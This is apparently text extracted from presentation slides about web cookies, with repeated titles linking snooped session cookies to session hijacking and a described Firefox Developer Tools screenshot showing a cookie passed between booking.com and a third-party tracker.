
Snooping Session Cookies




Snooping Session Cookies




Snooping Session Cookies = Session Hijacking



Snooping Session Cookies = Session Hijacking



Snooping Session Cookies = Session Hijacking



moz://a

Snooping Other Cookies



Snooping Other Cookies

The screenshot shows the Firefox Developer Tools Network tab with a red arrow pointing from the Request headers of the booking.com request to the Response headers of the tags.w55c.net response. This indicates that the cookie was captured during the request to booking.com.

